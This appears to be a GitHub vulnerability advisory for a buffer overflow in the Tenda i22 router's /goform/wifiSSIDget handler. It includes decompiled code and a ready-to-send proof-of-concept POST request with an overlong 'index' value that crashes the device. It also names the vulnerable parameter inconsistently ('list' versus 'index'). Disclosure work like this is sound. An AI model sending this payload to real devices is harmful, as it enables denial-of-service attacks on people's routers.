Haizhen Qi(祁海珍) add i22 History

0 contributors

46 lines (31 sloc) | 3.43 KB

Tenda i22 V1.0.0.3(4687) was discovered to contain a buffer overflow via the list parameter in the formwrlSSIDget function.


Description

`Tenda` Router **i22 V1.0.0.3(4687)** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/wifiSSIDget` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2747.html

Affected version



Vulnerability details

This vulnerability lies in the `/goform/wifiSSIDget` page，The details are shown below:

```
index_value = (char *)get_value_from_web(a1, "index", "0");
wl_radio_value = (char *)get_value_from_web(a1, "wl_radio", "0");
v109 = atoi(index_value);
if ( v109 < 0 || v109 > 7 )
  return printf("Bad index in %s().\n", "formwrlSSIDget");
if ( !strcmp(wl_radio_value, "0") )
{
  strcmp(index_value, "0");
  sprintf((char *)v106, "wl2g.ssid%s.", index_value);
  v2 = sub_343B0(v106, "enable", s);
  GetValue(v2, src);
  strcat(v97, "{\"ssidEnable\":\"");
  strcat(v97, src);
  strcat(v97, "\",");
}
```

POC

This POC can result in a Dos.

```
POST /goform/wifiSSIDget HTTP/1.1
Host: 192.168.204.133
Content-Length: 2068
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.204.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.204.133/system_hostname.asp?version=1487847846
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bLanguage=cn; password=jbl1qw; user=
Connection: close

wl_radio=0&index=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```